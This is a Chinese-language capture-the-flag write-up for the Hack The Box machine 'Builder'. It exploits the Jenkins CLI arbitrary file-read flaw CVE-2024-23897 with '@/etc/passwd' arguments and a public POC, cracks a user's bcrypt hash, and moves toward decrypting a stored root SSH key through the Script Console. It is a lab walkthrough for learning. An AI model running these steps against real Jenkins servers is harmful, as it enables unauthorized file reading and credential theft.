
Builder,Jenkins(web漏洞)、Jenkins憑證解碼(獲取root私鑰)

```
└─# nmap -sCV -p22,8080 -A 10.10.11.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-20 00:48 PDT
Nmap scan report for 10.10.11.10
Host is up (0.23s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp open  http    Jetty 10.0.18
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(10.0.18)
|_http-title: Dashboard [Jenkins]
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (95%), Linux 5.0 -
5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera
(Linux 2.6.17) (95%), Linux 5.3 - 5.4 (94%), Linux 2.6.32 (94%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   324.48 ms 10.10.14.1
2   324.57 ms 10.10.11.10

OS and Service detection performed. Please report any incorrec
```

8080 PORT
人員有`jennifer`




人員

包含所有已知的「使用者」，涵蓋目前的安全領域可列舉的登入身份，以及變更記錄中提交訊息裡提到的人員。

	使用者 ID	名稱	最後提交動態 ↑	於
	jennifer	jennifer	N/A	


有發現證書root



Credentials

T	P	Store ↓	Domain	ID	Name
		System	(global)	1	root

但沒啥東西




Global credentials (unrestricted)

Credentials that should be available irrespective of domain specification to requirements matching.

	ID	Name	Kind	Description
	1	root	SSH Username with private key	

有登入介面，使用預設帳密admin/password登入失敗。
嘗試使用人員`jennifer`也失敗。



Sign in to Jenkins

帳號或密碼錯誤

發現系統版本為： Jenkins 2.441。找到漏洞：CVE-2024-23897
參考官網：
https://www.jenkins.io/security/advisory/2024-01-24/
https://www.jenkins.io/doc/book/managing/cli/
參考POC：
https://github.com/godylockz/CVE-2024-23897


先嘗試手動測試

下載客戶端：

`wget http://10.10.11.10:8080/jnlpJars/jenkins-cli.jar`

使用客戶端，呼叫客戶端的一般語法如下：


`java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ help tso`



```
┌──(root㉿kali)-[~/htb/Builder]
└─# java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ help tso
  add-job-to-view
    Adds jobs to view.
  build
    Builds a job, and optionally waits until its completion.
  cancel-quiet-down
    Cancel the effect of the "quiet-down" command.
  clear-queue
    Clears the build queue.
  connect-node
    Reconnect to a node(s)
  console
    Retrieves console output of a build.
  copy-job
```

可以在參數前面加上@來從文件中載入相同的內容：

簡單測試後，能抓取/etc/passwd，但只會撈第一筆




```
┌──(root㉿kali)-[~/htb/Builder]
└─# java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ help '@whoami'

ERROR: No such file: whoami
java -jar jenkins-cli.jar help [COMMAND]
Lists all the available commands or a detailed description of single command.
 COMMAND : Name of the command

┌──(root㉿kali)-[~/htb/Builder]
└─# java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ help '@hostname'

ERROR: No such file: hostname
java -jar jenkins-cli.jar help [COMMAND]
Lists all the available commands or a detailed description of single command.
 COMMAND : Name of the command

┌──(root㉿kali)-[~/htb/Builder]
└─# java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ help '@/etc/passwd'

ERROR: Too many arguments: daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
java -jar jenkins-cli.jar help [COMMAND]
Lists all the available commands or a detailed description of single command.
 COMMAND : Name of the command (default: root:x:0:0:root:/root:/bin/bash)
```

```
java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ help '@/etc/hostname'

獲取：0f52c222a4cc.
```

接下來比較麻煩，改用POC

POC



```
└─# python3 jenkins_fileread.py -u http://10.10.11.10:8080/
Welcome to the Jenkins file-read shell. Type help or ? to list commands.

file> /etc/passwd
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

```
root:x:0:0:root:/root:/bin/bash
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash
```


```
獲取USER FLAG
file> /var/jenkins_home/user.txt
a0f8382f023127c3ec162169e52fd1d9
```

```
使用者帳戶儲存位置

file> /var/jenkins_home/users/users.xml
<?xml version='1.1' encoding='UTF-8'?>
      <string>jennifer_12108429903186576833</string>
  <idToDirectoryNameMap class=
    <entry>
      <string>jennifer</string>
  <version>1</version>
</hudson.model.UserIdMapper>
  </idToDirectoryNameMap>
<hudson.model.UserIdMapper>
    </entry>
```

```
用戶 BCrypt 密碼哈希

/var/jenkins_home/users/jennifer_12108429903186576833/config.xml

獲取：
<fullName>jennifer</fullName>
<passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>

明文：princess
```

ssh無法登入。web可以登入...

即使登入了，我仍然無法直接存取root的私鑰。




Global credentials (unrestricted)

Credentials that should be available irrespective of domain specification to requirements matching.

ID	Name	Kind	Description
1	root	SSH Username with private key	

進入，有一個地方是關鍵，但它是(為了保密而隱藏)
這可能被用來以 root 身分透過 SSH 進入主機系統內容。

有趣的是，它存在於隱藏欄位（加密）



10.10.11.10:8080/manage/credentials/store/system/domain/_/credential/1/update

資訊主頁 > 管理 Jenkins > Credentials > System > Global credentials (unrestricted) > root

Private Key

● Enter directly

Key

為保密而隱藏


Passphrase

```
<span>為保密而隱藏</span>
<input name="_.privateKey" type="hidden" value="
{AQAAABAAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5frZLu…ys4oUE7iW0YQ0MsAdcg/hWuBX878aR+
/3HsHaB1OTIcTxtaaMR8IMMaKSM=}">
</div>
<div class="secret-update">…</div> flex
</div>
</div>
</div>
<div class="validation-error-area"></div>
```

oBlock-container > div.form-container.tr > div.jenkins-form-item.tr. > div.setting-main > div.secret > div.secret-header > div.secret-legend > input

在google快速搜尋`jenkins credentials decrypt`
找到：https://devops.stackexchange.com/questions/2191/how-to-decrypt-jenkins-passwords-from-credentials-xml
需要到：資訊主頁->管理 Jenkins->Script Console
需使用：hudson.util.Secret.decrypt套件

底下獲取私鑰



10.10.11.10:8080/manage/script

輸入任意的 Groovy Script，在伺服器上執行。疑難排解或診斷時很有用。使用 "println" 指令可以看到輸出結果 (如果您使用 System.out，將輸出到伺服器上的 stdout，會比較難看到)。範例:

```
println(Jenkins.instance.pluginManager.plugins)
```

